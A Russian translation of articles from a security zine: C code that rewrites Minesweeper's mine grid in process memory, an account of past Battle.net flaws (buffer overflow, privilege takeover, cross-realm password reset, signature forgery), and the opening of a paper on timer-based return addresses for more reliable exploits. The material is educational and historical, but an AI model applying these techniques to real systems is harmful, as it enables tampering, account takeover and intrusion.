hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

if(hProcessSnap == INVALID_HANDLE_VALUE) {
    printf("Unable to get process list (%d).\n", GetLastError());
    return 0;
}

peProcess.dwSize = sizeof(PROCESSENTRY32);

// Получить первый процесс в списке
if(Process32First(hProcessSnap, &peProcess)) {

    do {
        // Это winmine.exe?
        if(!strcmp(peProcess.szExeFile, "winmine.exe")) {

            printf("Found WinMine Process ID (%d)\n", peProcess.th32ProcessID);
            procFound = 1;

            // Получить дескриптор процесса winmine
            hWinMineProc = OpenProcess(PROCESS_ALL_ACCESS,
                                        1,
                                        peProcess.th32ProcessID);

            // Убедиться, что дескриптор допустим

            if(hWinMineProc == NULL) {
                printf("Unable to open minesweep process (%d).\n", GetLastError());
                return 0;
            }

            // Записать поле
            if(WriteProcessMemory(hWinMineProc,
                                  (LPVOID)GRID_ADDRESS,
                                  (LPCVOID)grid,
```

```

        GRID_SIZE,
        &bytesWritten) == 0) {
            printf("Unable to write process memory (%d).\n", GetLastError());
            return 0;
        } else {
            printf("Grid Update Successful\n");
        }

        // Отпустить minesweep
        CloseHandle(hWinMineProc);
        break;
    }

    // Получить следующий процесс
    } while(Process32Next(hProcessSnap, &peProcess));
}

if(!procFound)
    printf("WinMine Process Not Found\n");

return 0;
}

```

13. MineSweeper.cpp

```

/*****
 * MineSweeper.cpp - trew@exploit.us
 *
 * Это вспомогательный код к статье "Introduction to Reverse Engineering
 * Windows Applications" в составе Uninformed Journal. Это приложение
 * показывает и/или удаляет мины из поля WinMine. Обратите внимание:
 * этот код работает только с версией WinMine, поставлявшейся с WinXP,
 * поскольку версии различаются между выпусками Windows.
 *
 *****/

#include <stdio.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "advapi32.lib")

#define BOMB_HIDDEN      0x8f
#define BOMB_REVEALED    0x8a
#define BLANK            0x0f
#define GRID_ADDRESS     0x1005360
#define GRID_SIZE        0x300

int main(int argc, char *argv[]) {

    HANDLE    hProcessSnap    = NULL;
    HANDLE    hWinMineProc    = NULL;

    PROCESSENTRY32 peProcess    = {0};

    unsigned char procFound      = 0;
    unsigned long bytesWritten    = 0;
    unsigned char *grid          = 0;
    unsigned char replacement    = BOMB_REVEALED;
    unsigned int x                = 0;

    grid = (unsigned char *)malloc(GRID_SIZE);

    if(!grid)
        return 0;

    if(argc > 1) {
        if(stricmp(argv[1], "remove") == 0) {
            replacement = BLANK;
        }
    }
}

```

```

// Получить список выполняющихся процессов
hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

// Убедиться, что дескриптор допустим
if(hProcessSnap == INVALID_HANDLE_VALUE) {
    printf("Unable to get process list (%d).\n", GetLastError());
    return 0;
}

peProcess.dwSize = sizeof(PROCESSENTRY32);

// Получить первый процесс в списке
if(Process32First(hProcessSnap, &peProcess)) {

    do {
        // Это winmine.exe?
        if(!strcmp(peProcess.szExeFile, "winmine.exe")) {

            printf("Found WinMine Process ID (%d)\n", peProcess.th32ProcessID);
            procFound = 1;

            // Получить дескриптор процесса winmine
            hWinMineProc = OpenProcess(PROCESS_ALL_ACCESS,
                                      1,
                                      peProcess.th32ProcessID);

            // Убедиться, что дескриптор допустим
            if(hWinMineProc == NULL) {
                printf("Unable to open minesweep process (%d).\n", GetLastError());
                return 0;
            }

            // Прочитать поле
            if(ReadProcessMemory(hWinMineProc,
                                (LPVOID)GRID_ADDRESS,
                                (LPVOID)grid, GRID_SIZE,
                                &bytesWritten) == 0) {
                printf("Unable to read process memory (%d).\n", GetLastError());
                return 0;
            } else {
                // Изменить поле
                for(x=0;x<=GRID_SIZE;x++) {
                    if((* (grid + x) & 0xff) == BOMB_HIDDEN) {
                        *(grid + x) = replacement;
                    }
                }
            }

            // Записать поле
            if(WriteProcessMemory(hWinMineProc,
                                 (LPVOID)GRID_ADDRESS,
                                 (LPCVOID)grid,
                                 GRID_SIZE,
                                 &bytesWritten) == 0) {
                printf("Unable to write process memory (%d).\n", GetLastError());
                return 0;
            } else {
                printf("Grid Update Successful\n");
            }

            // Отпустить minesweep
            CloseHandle(hWinMineProc);
            break;
        }

        // Получить следующий процесс
    } while(Process32Next(hProcessSnap, &peProcess));
}

if(!procFound)
    printf("WinMine Process Not Found\n");

```



```
    return 0;  
}
```

Внутри Blizzard: Battle.net

Автор: Skywing

Контакт: <skywinguninformed@valhallalegends.com>

Последнее изменение: 31.08.2005

1. Предисловие

Аннотация: эта статья предназначена для описания ряда проблем, с которыми Blizzard Entertainment столкнулась на практике при реализации Battle.net, крупномасштабного онлайн-сервиса для подбора игровых матчей и чата. Статья дает немного исторического фона о проектировании и назначении Battle.net, а затем обсуждает ряд недостатков, замеченных в реализации системы. Читатели должны получить лучшее понимание проблем, которые легко внести при проектировании системы матчмейкинга/чата для работы в таком большом масштабе, а также некоторых серьезных последствий для безопасности, возникающих при отсутствии надлежащей проверки параметров от недоверенных клиентов.

2. Введение

Сначала немного исторической и фоновой информации, ведущей к сегодняшнему дню. Battle.net - это онлайн-сервис подбора матчей, который позволяет игрокам создавать онлайн-игры с другими игроками. Вполне возможно, это старейшая и крупнейшая система такого рода, существующая сейчас (запущена в 1997 году).

Базовые услуги, предоставляемые Battle.net, - подбор игр и чат. Система подбора игр позволяет создавать игры и присоединяться к ним почти без предварительной настройки или вообще без нее, кроме выбора параметров игры, например карты и т. п. Чат-система похожа на урезанную версию Internet Relay Chat. Основные различия между IRC и Battle.net (для целей чат-системы) состоят в том, что Battle.net позволяет пользователю находиться только в одном чат-канале одновременно, а многие параметры канала, знакомые пользователям IRC (максимальное число пользователей в канале, кто имеет привилегии оператора канала), фиксируются сервером в четко определенные значения.

Battle.net поддерживает множество игр Blizzard: Diablo, StarCraft, Warcraft II: Battle.net Edition, Diablo II и Warcraft III, а также условно-бесплатные версии Diablo и StarCraft и дополнения к Diablo II, StarCraft и Warcraft III. Все они используют общий бинарный протокол, развивавшийся восемь лет, хотя набор доступных возможностей различается.

В некоторых случаях это связано с различными требованиями игровых клиентов, но обычно причина просто в том, что старые программы обновлялись не так часто, как новые версии. Короче говоря, существует несколько разных диалектов бинарного протокола Battle.net, одновременно используемых различными поддерживаемыми продуктами. Помимо поддержки недокументированного бинарного протокола, Battle.net уже некоторое время поддерживает текстовый протокол ("Chat Gateway", как он официально документирован). Этот протокол поддерживает ограниченное подмножество возможностей, доступных клиентам, использующим полный игровой протокол. В частности, в нем нет поддержки таких возможностей, как создание учетных записей и управление ими.

Оба этих протокола сейчас довольно хорошо поняты и документированы некоторыми людьми за пределами Blizzard. Хотя текстовый протокол документирован и довольно стабилен, присущие ему ограничения делают его нежелательным для многих применений. Более того, чтобы помочь сдержать поток спама в Battle.net, Blizzard изменила серверное ПО так, чтобы клиенты, использующие текстовый протокол, не могли входить почти ни в какие чат-каналы, кроме нескольких заранее определенных. В результате многие разработчики выполнили реверс-инжиниринг бинарного протокола Battle.net (или, что чаще, использовали работу тех, кто сделал это до них) и написали собственные клиенты-"эмуляторы" для различных целей, обычно как лучшую альтернативу ограниченным чат-возможностям игровых клиентов Blizzard. Такие клиенты эмулируют поведение конкретной игровой программы Blizzard, чтобы обманом заставить Battle.net предоставлять услуги, обычно предлагаемые только игровым клиентам; отсюда название "клиент-эмулятор". Большинство таких клиентов их разработчики и сообщество Battle.net в целом называют "ботами-эмуляторами" или "emubots". Фактически существуют и частично совместимые серверные реализации, которые с разной степенью точности реализуют серверную логику чата и подбора матчей, поддерживаемую Battle.net. Сегодня можно загрузить сторонний сервер, эмулирующий протокол Battle.net, и сторонний клиент, эмулирующий клиент Blizzard с поддержкой протокола Battle.net, и заставить их взаимодействовать.

3. Проблемы Battle.net

В силу поддержки такого большого числа разных игровых клиентов (сейчас существует 11 отдельных поддерживаемых Blizzard программ, подключающихся к Battle.net) у Blizzard есть значительная проблема контроля версий. Фактически эта проблема усугубляется несколькими обстоятельствами.

Во-первых, многие клиентские игровые патчи существенно добавляют или изменяют протокол. Например, понятие защищенных паролем постоянных учетных записей игроков изначально вообще не было заложено в Battle.net и было добавлено позднее через клиентский патч и серверные изменения.

Кроме того, многие клиенты имеют очень значительные различия в поддержке функций. Например, в течение многих лет Diablo и Diablo Shareware одновременно поддерживались в Battle.net, при этом Diablo поддерживала пользовательские учетные записи, а shareware-версия - нет. Как можно представить, такие вещи способны породить огромное число проблем. Механизм контроля версий и обновления не отделен от остального протокола. Более того, для контроля версий используются тот же сервер и то же соединение, но для передачи клиентских патчей используется другое соединение к тому же серверу. В результате любой совместимый сервер Battle.net обязан поддерживать не только текущую версию протокола Battle.net, используемую текущим уровнем патчей каждого существующего клиента, но и первые несколько сообщений, используемых каждой версией каждого когда-либо выпущенного клиента Battle.net, по крайней мере до того момента, когда можно вызвать механизм проверки версии для распространения новой версии (а в некоторых старых итерациях протокола это не первая выполняемая задача).

Что еще хуже, сегодня в Battle.net используется множество сторонних клиентов, использующих протокол Battle.net с разной степенью точности по сравнению с игровыми клиентами Blizzard, которые они пытаются эмулировать. Это началось примерно в середине 1999 года, когда программа под названием "NBBot", написанная Andreas Hansson, часто использующим ник "Adron", получила широкое распространение, хотя это не было намерением автора. NBBot был первым сторонним клиентом, который эмулировал протокол Battle.net в степени, позволявшей ему маскироваться под игровой клиент. Несколько лет спустя исходный код этой программы был случайно выпущен в широкое публичное распространение, что запустило крупномасштабную разработку сторонних клиентов протокола Battle.net рядом авторов.

Несмотря на все эти сложности, Blizzard сумела поддерживать Battle.net в рабочем состоянии почти десятилетие и заявляет о более чем миллионе активных пользователей. Однако путь к сегодняшнему дню не был для Blizzard "безоблачным плаванием". Это приводит нас к некоторым конкретным проблемам, стоявшим перед Battle.net до настоящего времени. Один из основных классов проблем, с которыми столкнулась Blizzard по мере роста Battle.net, состоит в том, что, по мнению автора, он просто не был спроектирован для обстоятельств, в которых в итоге оказался использован. Это видно по ряду событий последних лет:

- Добавление в систему постоянных учетных записей игроков.
- Добавление в систему текстового чат-протокола.
- Существенные изменения backend-архитектуры, используемой Battle.net.

Хотя трудно привести точные детали этих изменений, поскольку автор не работал в Blizzard, многие из них можно вывести.

3.1. Сетевые проблемы

Изначально Battle.net состоял из нескольких связанных серверов в разных регионах. Игроки взаимодействовали через них так же, как внутри одного сервера. С ростом нагрузки архитектура стала часто распадаться: отстающий узел временно терял связь с остальной сетью.

В конце концов система была разделена на две отдельные сети, каждая из которых начиналась с копии всех учетных записей и данных игроков, имевшихся на момент разделения: азиатскую сеть и сеть США/Европы. Каждая сеть состояла из ряда разных серверов, к которым игроки могли подключаться оптимизированно, на основе времени ответа сервера.

Позднее и эта система перестала справляться, поэтому сеть США и Европы разделили на подсети USEast, USWest, Europe и Asia. Считается, что серверы каждого кластера, или шлюза, физически находятся в одном центре обработки данных и соединены быстрой локальной сетью.

По мере появления новых требований игр потребовалась новая архитектура для Diablo II и Warcraft III. В этих случаях игры размещаются на серверах, управляемых Blizzard, а не на клиентских машинах, чтобы сделать их более устойчивыми к попыткам взлома игры для получения нечестного преимущества. В реализации этого для Diablo II и Warcraft III есть значительные различия, и это не используется для некоторых типов игр в Warcraft III. Это привело к существенному изменению того, как сервис выполняет свою основную функцию, то есть подбор игр.

3.2. Проблемы клиента/сервера

Помимо базовых проблем сетевого дизайна, другие проблемы возникли из-за того, что Blizzard не ожидала и не намеревалась, чтобы сторонние программы использовали ее протокол Battle.net. В результате для некоторых условий, которые не генерировались бы клиентским ПО Blizzard, не всегда присутствовала надлежащая проверка.

Как упоминалось ранее, многие разработчики в итоге начали использовать протокол Battle.net напрямую вместо текстового протокола, чтобы обойти определенные ограничения текстового протокола. Для этого есть несколько причин. Исторически клиенты, использующие протокол Battle.net, могли входить в уже заполненные каналы (частные каналы в Battle.net обычно имеют лимит 40 пользователей) и выполнять различные функции управления учетными записями, такие как создание учетных записей, смена паролей, управление информацией профиля пользователя и т. п., которые недоступны через текстовый протокол.

Помимо доступа к расширенной функциональности на уровне протокола, клиентам, использующим протокол Battle.net, разрешено открывать до восьми соединений с одной сетью Battle.net на IP-адрес, в отличие от текстового протокола, который разрешает только одно соединение на IP-адрес. Изначально этот лимит составлял четыре соединения на IP-адрес и был поднят после роста популярности NAT, особенно в киберкафе.

Это особенно привлекало пользователей сторонних чат-клиентов. В Battle.net, как и раньше в IRC, были распространены войны за контроль над каналами, а возможность подключить много клиентов с одного IP-адреса давала заметное преимущество.

Из-за войн за каналы появилось множество сторонних клиентов протокола Battle.net. Точное число пользователей неизвестно, но автор наблюдал одновременно несколько тысяч таких подключений.

Разработка и использование указанных сторонних клиентов привели к обнаружению ряда других проблем в Battle.net. Хотя большинство рассматриваемых здесь проблем уже исправлены или относительно незначительны, их все равно стоит обсудить.

3.2.1. Лимиты клиентских соединений

С помощью определенных сообщений протокола Battle.net можно было войти в канал сверх нормального лимита в 40 пользователей. Это было связано с тем, что метод, используемый игровым клиентом для возврата в чат-канал после выхода из игры, не проверял число пользователей надлежащим образом. После того как злоумышленники использовали эту уязвимость, чтобы поместить тысячи пользователей в один канал, что затем привело к падениям сервера, Blizzard наконец исправила эту уязвимость.

3.2.2. Переполнение сервера чат-сообщением

Серверное ПО часто предполагало, что клиент будет выполнять только "разумные" действия, и одно из этих предположений касалось того, насколько длинное чат-сообщение может отправить клиент. Судя по всему, сервер копировал чат-сообщение, указанное клиентом протокола Battle.net, в фиксированный 512-байтовый буфер без надлежащей проверки длины, так что клиент мог обрушить сервер, отправив достаточно длинное сообщение. Поскольку серверные бинарные файлы Blizzard публично недоступны, эксплуатировать этот недостаток для выполнения произвольного кода на сервере было бы непросто. Эта серьезная уязвимость была исправлена в течение дня после сообщения о ней.

3.2.3. Аутентификация клиентов

Помимо обычных проверок корректности, у Blizzard были проблемы с аутентификацией. Для создания стороннего клиента пришлось восстановить обе применяемые схемы проверки пароля, что выявило несколько недостатков.

Первая схема использует протокол «запрос — ответ» и хеш SHA-1 пароля. Игровой клиент перед хешированием переводит пароль в нижний регистр, уменьшая пространство вариантов. Сторонний клиент может этого не делать и создать учётную запись, недоступную официальным клиентам. Хуже того, в реализации циклического сдвига ROL перепутаны аргументы, поэтому значительная часть хешируемых данных превращается в нулевые биты. Исправить ошибку без нарушения совместимости со старыми учётными записями трудно, и схема продолжает использоваться.

Вторая схема основана на протоколе безопасной удалённой проверки пароля SRP и применяется только в Warcraft III с дополнением. У этих игр отдельное пространство имён, поэтому совместимость со старой схемой SHA-1 не требуется; в чате пользователь из другой сети отображается, например, как User@USEast. Однако порядок байтов в вычислениях обращён, и часть кода при преобразовании большого целого в плоский буфер удаляет ведущие нулевые биты вместо завершающих. Кроме того, если число занимает меньше 32 ненулевых байтов, сервер не обнуляет остаток буфера и оставляет там неинициализированные данные. Из-за этого некоторые попытки входа случайно завершаются неудачей.

3.2.4. Подмена пространства имен клиента

С выпуском Warcraft III для пользователей этого продукта было предоставлено отдельное пространство имен учетных записей, как упоминалось выше. Внутренне сервер отслеживает имя учетной записи пользователя как `xusername`, где `x` - цифра, задающая альтернативное пространство имен (единственное известное сейчас обозначение пространства имен - `w` для Warcraft III). Это известно благодаря сообщению, которое раскрывает протокольным клиентам внутреннее уникальное имя пользователя. Хотя символ " никогда не разрешался в именах учетных записей, если пользователь входит в одну и ту же учетную запись более одного раза, ему назначается уникальное имя формата `accountnameserial`, где `serial` - число, увеличиваемое в соответствии с количеством дублирующихся входов в ту же учетную запись. Из-за отсутствия проверки параметров в процессе создания учетной записи одно время можно было через сторонний клиент создавать учетные записи длиной в один символ (все официальные игровые клиенты не позволяют пользователю это делать). Некоторое время такие учетные записи сбивали сервер с толку, заставляя его думать, что пользователь на самом деле находится в другом, несуществующем пространстве имен, и тем самым позволяли пользователю, вошедшему в однобуквенную учетную запись более одного раза, стать невозможным для "нацеливания" любыми функциями управления пользователями. Например, такому пользователю нельзя было отправить личное сообщение, его нельзя было игнорировать, забанить или выгнать из канала, или иным образом затронуть любыми другими командами, работающими с конкретным пользователем. Разумеется, этим часто злоупотребляли для спама отдельных людей, причем жертвы не могли остановить спамера или даже игнорировать его. Эта проблема исправлена в текущей версии сервера.

3.2.5. Коллизии имен пользователей

Как упоминалось в предыдущем подразделе, некоторое время сервер разрешал клиентам Diablo Shareware. Эти клиенты не входили в учетные записи, а просто назначали себе имя пользователя. Если имя пользователя уже использовалось, применялись обычные процедуры: в конец добавлялся серийный номер, чтобы сделать имя уникальным. Помимо очевидной проблемы возможности выдать себя за кого-то перед пользователем, который был недостаточно внимателен, чтобы проверить, под каким типом игры кто-то вошел, это создавало дополнительную уязвимость, активно эксплуатировавшуюся в "войнах каналов". Если сервер отделялся от остальной сети из-за нагрузки, можно было войти на этот сервер с помощью Diablo Shareware и выбрать то же имя, что у кого-то, вошедшего в остальную сеть через другой тип игры. Когда разделение сервера разрешалось, сервер замечал, что теперь есть два пользователя с одним и тем же уникальным именем, и отключал обоих с сообщением "Duplicate username detected." (это синонимично старым "colliding"-эксплойтам, которые раньше мучили IRC). Это можно было использовать, чтобы принудительно выбрасывать пользователей из сети каждый раз, когда происходило разделение сервера. Возможность делать это была желанной в том смысле, что обычно в канале мог быть

только один оператор канала одновременно, если не считать разделений серверов, которые можно было использовать для создания второго оператора, если канал был полностью опустошен и затем заново создан на отделенном сервере. Когда этот оператор уходил, следующий человек в очереди получал операторские разрешения, если оператор явно не "назначил" нового наследника операторских прав. Таким образом, можно было "захватить" канал, систематически отключая тех, кто находится "впереди" клиента в канале. Канал упорядочен по возрасту пользователя в канале.

3.2.6. Десинхронизация сервера

Одно время существовало состязание: если вредоносный пользователь одновременно входил на два связанных сервера, они переставали обмениваться данными и сеть распадалась. Вероятно, оба узла пытались одновременно синхронизировать одного пользователя и один из них переходил в недопустимое состояние. Обычно связь восстанавливалась через 10–15 минут.

3.2.7. Видимость невидимых пользователей

Администраторы Battle.net могут быть невидимыми для обычных пользователей. До исправления ошибки сервер раскрывал их при добавлении или удалении кого-либо из списка игнорирования, повторно отправляя состояния всех пользователей канала. Официальные клиенты отбрасывали неизвестные записи, поэтому увидеть скрытого администратора мог только сторонний клиент.

3.2.8. Обнаружение административных команд

Изначально Battle.net не давал никакого подтверждения, если кто-то выдавал нераспознанную чат-команду ("slash-command"). Позднее Blizzard изменила серверное ПО так, чтобы оно отвечало сообщением об ошибке, если пользователь отправлял неизвестную команду, но изначально сервер молча игнорировал команду, если пользователь выдавал привилегированную, только для администраторов, команду. Это позволяло конечным пользователям обнаруживать имена различных команд, доступных системным администраторам.

3.2.9. Получение административных привилегий

Из-за недосмотра в том, как административные разрешения назначаются учетным записям Battle.net, одно время было возможно перезаписать учетную запись администратора новой учетной записью и сохранить специальные разрешения, иначе связанные с этой учетной записью. Учетная запись может быть перезаписана таким образом, если к ней не обращались 90 дней. Это почти могло привести к катастрофе для Blizzard, если бы более злонамеренный пользователь обнаружил эту уязвимость и злоупотребил такими привилегиями.

3.2.10. Получение паролей

В конце концов Blizzard реализовала механизм восстановления пароля, при котором можно было связать адрес электронной почты с учетной записью и запросить смену пароля через протокол Battle.net во время входа в учетную запись. Это приводило к отправке письма на зарегистрированный адрес. Если затем пользователь отвечал на письмо в соответствии с инструкциями, ему автоматически отправлялся новый пароль учетной записи. К сожалению, в изначальной реализации эта система не выполняла надлежащую проверку подтверждающего письма, которое пользователь должен был отправить. В

частности, если вредоносный пользователь создавал учетную запись "victim" в одной сети Battle.net, например азиатской, а затем запрашивал сброс пароля для этой учетной записи, он мог слегка изменить обратный e-mail и фактически сбросить пароль для учетной записи "victim" в другой сети Battle.net, например USEast. Этот эксплойт был публично раскрыт и более суток активно злоупотреблялся, прежде чем Blizzard удалось его исправить.

4. Эмуляция сервера Battle.net

Blizzard "объявила войну" программистам серверов, реализующих протокол Battle.net, некоторое время назад, когда подала в суд на разработчиков "bnetd". Начиная с Warcraft III, она предприняла активные меры, чтобы усложнить жизнь разработчикам, пишущим сторонние Battle.net-совместимые серверы. В частности, стоит отметить два действия:

Во время бета-теста дополнения Warcraft III Blizzard шифровала трафик Battle.net поточным шифром RC4; в рабочей сети схема не применялась. Для каждого сообщения состояние шифра дополнительно изменяли разные жёстко заданные константы, которые по сети не передавались. Это усложняло стороннюю реализацию сервера. Однако модифицированный клиент мог обнулить параметры инициализации RC4, после чего весь «зашифрованный» поток превращался в открытый текст.

После нескольких патчей Blizzard реализовала схему, с помощью которой клиент Warcraft III мог проверять, что он действительно подключается к подлинному серверу Blizzard Battle.net. Эта схема работала так: сервер Battle.net подписывал свой IP-адрес и отправлял получившуюся подпись клиенту, который отказывался входить, если IP-адрес сервера не соответствовал подписи. Однако в исходной реализации игровой клиент проверял только первые четыре байта подписанных данных и не валидировал оставшиеся, обычно нулевые, 124 байта. Это позволяет легко перебрать подпись с заданным IP-адресом, поскольку для ее нахождения нужно проверить максимум 32 бита возможных подписей.

5. Заключение

Разработка платформы для поддержки такого разнообразного набора требований, как Battle.net, безусловно, не является легкой задачей. Хотя исходный дизайн, возможно, можно было улучшить, по мнению автора, с учетом того, с чем им приходилось работать, Blizzard разумно справилась с обеспечением того, чтобы созданный ею сервис выдержал испытание временем, особенно если учитывать, что поддержку всех будущих возможностей их более поздних игровых клиентов нельзя было предсказать на момент первоначального создания системы. Тем не менее, по мнению автора, система, спроектированная так, что клиенты считаются недоверенными, а все выполняемые ими действия проходят полную проверку, была бы намного безопаснее с самого начала и избежала бы многих проблем, с которыми Blizzard сталкивалась за эти годы.

Временные адреса возврата: хрономантия эксплуатации

Автор: skape

Контакт: <mmiller@hick.org>

Последнее изменение: 06.08.2005

1. Предисловие

Аннотация: почти все существующие векторы эксплуатации зависят от некоторого знания адресного пространства процесса до атаки, чтобы получить осмысленный контроль над потоком выполнения. В случаях, где это необходимо, авторы эксплойтов обычно используют статические адреса, которые могут быть переносимыми между разными версиями операционной системы и приложения, а могут и не быть. Этот факт может делать эксплойты ненадежными в зависимости от того, насколько хорошо были исследованы статические адреса на момент реализации эксплойта. Однако в некоторых случаях можно предсказывать и использовать определенные адреса в памяти, содержимое которых не является статическим. Этот документ вводит понятие временных адресов и описывает, как при определенных обстоятельствах их можно использовать, чтобы сделать эксплуатацию более надежной.

Предупреждение: этот документ написан в образовательных целях. Автор не может нести ответственность за то, как применяются обсуждаемые здесь темы.

Благодарности: автор хотел бы поблагодарить Н D Moore, spoonm, thief, jhind, johnycsh, vlad902, warlord, trew, vax, uninformed и всех друзей nologin!

Итак, продолжим шоу...

2. Введение

Обычное препятствие при реализации переносимых и надежных эксплойтов - местоположение адреса возврата. Часто требуется, чтобы конкретная инструкция, например `jmp esp`, находилась по предсказуемому адресу в памяти, чтобы поток управления можно было перенаправить в контролируемый атакующим буфер. Такой сценарий чаще встречается в Windows, но применимые сценарии существуют и в UNIX-производных. Однако часто расположение инструкций будет различаться между отдельными версиями операционной системы, тем самым ограничивая эксплойт набором целей, специфичных для версии, которые могут быть прямо определены во время атаки, а могут и не быть. Чтобы сделать эксплойт независимым или хотя бы менее зависимым от версии операционной системы цели, нужно сменить фокус.

Сквозь туман рифмы и разума атакующий может сосредоточиться и понять, что не все пригодные адреса возврата будут существовать неопределенно долго в адресном пространстве целевого процесса. Фактически пригодные адреса возврата можно найти в переходном состоянии в ходе выполнения программы. Например, указатель может храниться в месте памяти, которое случайно содержит пригодную двухбайтовую инструкцию где-то внутри байтов, составляющих адрес указателя. Или целочисленное значение где-то в памяти может быть инициализировано значением, эквивалентным пригодной инструкции. Однако в обоих случаях содержимое и расположение значений почти наверняка будут изменчивыми и непредсказуемыми, что делает их непригодными

для использования как адресов возврата.

К счастью, существует по крайней мере одно условие, которое хорошо подходит для переносимой эксплуатации, ограниченной не версией операционной системы, на которой работает цель, а заданным временным окном. В таком условии какой-либо таймер должен существовать по предсказуемому адресу в памяти и быть известным как обновляемый с постоянным временным интервалом, например каждую секунду. Место в памяти, где расположен таймер, называется временным адресом. Кроме того, атакующему важно определить шкалу измерения, в которой работает таймер: например, измеряется ли он во времени эпохи (от 1970 или 1601 года) или просто выступает счетчиком. Определив эти три элемента, атакующий может попытаться предсказать периоды времени, когда полезную инструкцию можно найти в байтах, составляющих будущее состояние любого таймера в памяти.

Чтобы проиллюстрировать это, предположим, что атакующий пытается найти надежное расположение инструкции `jmp edi`. Атакующий знает, что эксплуатируемая программа имеет таймер, хранящий число секунд с 1 января 1970 года по предсказуемому адресу в памяти. Выполнив некоторый анализ, атакующий мог бы определить, что в среду, 27 июля 2005 года, в 15:39:12 CDT, `jmp edi` можно было бы найти внутри любого четырехбайтового таймера, хранящего число секунд с 1970 года. Однако окно возможности длилось бы только 4 минуты и 16 секунд, если предположить, что таймер обновляется каждую секунду.

Учитывая время как фактор выбора адресов возврата, атакующий получает варианты за пределами обычно видимых, когда адресное пространство процесса рассматривается как неизменное во времени. В этом свете документ разделен на три части. Сначала будут объяснены шаги, необходимые для поиска, анализа и использования временных адресов. Затем будут показаны и объяснены будущие пригодные `opcode`-окна, а также методы, которыми можно определить информацию о времени цели до эксплуатации. Наконец, будут описаны и проанализированы примеры часто встречающихся временных адресов в Windows NT+, чтобы дать реальные примеры темы этого документа.

Однако перед началом важно понять некоторую терминологию, которая будет использоваться или, возможно, злоупотребляться ради передачи концепций. Термин "временный адрес" используется для описания места в памяти, содержащего какой-либо таймер. Термин "`opcode`" используется взаимозаменяемо с термином "инструкция" для обозначения набора пригодных байтов, которые могут частично составлять заданное временное состояние. Термин "период обновления" описывает количество времени, необходимое для изменения содержимого временного адреса. Наконец, термин "шкала" описывает единицу измерения для заданного временного адреса.

3. Поиск временных адресов

Чтобы использовать временные адреса, сначала необходимо придумать метод их поиска. Для начала этого поиска нужно понимать атрибуты временного адреса. Все временные адреса определяются как хранящие счетчик, связанный со временем, который увеличивается с постоянным интервалом. Например, это может быть место в памяти, хранящее число секунд с 1 января 1970 года и увеличивающееся каждую секунду. В более конкретном определении все связанные со временем счетчики, найденные в памяти, представлены через шкалу (единицу измерения), интервал или период (как часто они обновляются) и максимальную емкость хранения (размер переменной). Если любая из этих частей неизвестна или изменчива для заданного места памяти, атакующему невозможно последовательно использовать его как ограниченный временем адрес возврата из-за невозможности предсказать значения байтов в этом месте на заданный период времени.

После определения трех главных компонентов временного адреса (шкала, период и емкость) можно написать программу, которая будет искать по адресному пространству процесса области памяти, обновляемые с постоянным периодом. Затем шкалу и емкость можно вывести на основе произвольно сложного набора эвристик; простейшая из них может выявлять области, хранящие время эпохи. Важно отметить, однако, что не все временные адреса имеют шкалу, измеряемую как абсолютный период времени. Вместо этого временный адрес может просто хранить число секунд, прошедших с начала выполнения, среди прочих сценариев. Такие временные адреса описываются как имеющие шкалу, просто эквивалентную их периоду, и по этой причине называются счетчиками.

Чтобы показать осуществимость такой программы, автор реализовал алгоритм, который концептуально должен быть переносим на все платформы, хотя сама реализация ограничена Windows NT+. В общих чертах подход состоит в многократном опросе адресного пространства процесса и анализе его изменений во времени. Чтобы сократить объем проверяемой памяти, программа пропускает недоступные области и области, содержимое которых берётся из файла образа.

Для выполнения этой задачи каждый цикл опроса отделяется постоянным или почти постоянным временным интервалом, например 5 секунд. Увеличивая интервал между циклами опроса, программа может обнаруживать временные адреса с большим периодом обновления. Гранулярность этого периода времени измеряется в наносекундах, чтобы поддерживать высокоточные таймеры, которые могут существовать в адресном пространстве целевого процесса. Это позволяет программе обнаруживать таймеры, измеряемые в наносекундах, микросекундах, миллисекундах и секундах. Назначение задержки между циклами опроса - дать кандидатам во временные адреса возможность завершить один или несколько периодов обновления. При каждом цикле опроса программа читает содержимое адресного пространства целевого процесса для заданной области и локально кэширует его внутри сканирующего процесса. Это необходимо для следующей фазы.

После завершения как минимум двух циклов опроса программа может сравнить различия кэшированных областей памяти между самым свежим видом адресного пространства целевого процесса и предыдущим видом. Это выполняется проходом по содержимому каждой кэшированной области памяти с шагом в четыре байта, чтобы увидеть, есть ли различие между двумя видами. Если временный адрес существует, содержимое двух видов должно иметь разницу не больше максимального периода времени, прошедшего между двумя циклами опроса. Важно помнить, что максимальный период можно передать вплоть до наносекундной гранулярности. Например, если период цикла опроса был 5 секунд, любой участок памяти, изменившийся более чем на 5 секунд, 5000 миллисекунд или 5000000 микросекунд, очевидно, не является кандидатом во временный адрес. Соответственно, любая область памяти, вообще не изменившаяся, также скорее всего не является кандидатом во временный адрес, хотя возможно, что область памяти просто имеет период обновления длиннее цикла опроса.

После выявления места памяти, различие которого между двумя видами находится в пределах или равно периоду цикла опроса, может начаться следующий этап анализа. Вполне возможно, что места памяти, удовлетворяющие этому требованию, на самом деле не являются таймерами, поэтому для их отсева нужен дальнейший анализ. Однако на этом этапе такие места памяти можно назвать кандидатами во временные адреса. Следующий шаг - попытаться определить период кандидата во временный адрес. Это делается с помощью довольно глупой, но функциональной логики.

Сначала δ между циклами опроса вычисляется до наносекундной гранулярности. В лучшем случае гранулярность цикла опроса, отделенного 5 секундами, будет равна 5000000000 наносекунд. Однако небезопасно предполагать эту константу, поскольку планирование потоков и другие непостоянные параметры могут влиять на δ между циклами опроса для заданной области памяти. Следующий шаг - итеративно сравнивать разницу между двумя видами с текущей

delta, чтобы увидеть, больше или равна ли разница текущей delta. Если да, можно предположить, что разница находится в текущей единице измерения. Если нет, текущую delta следует разделить на 10, чтобы перейти к следующей единице измерения. В разобранном виде постепенный переход между единицами измерения описан на рисунке 3.1.

Delta	Измерение
1000000000	Наносекунды
100000000	10 наносекунд
10000000	100 наносекунд
1000000	Микросекунды
100000	10 микросекунд
10000	100 микросекунд
1000	Миллисекунды
100	10 миллисекунд
10	100 миллисекунд
1	Секунды

Рисунок 3.1: сокращения измерения delta

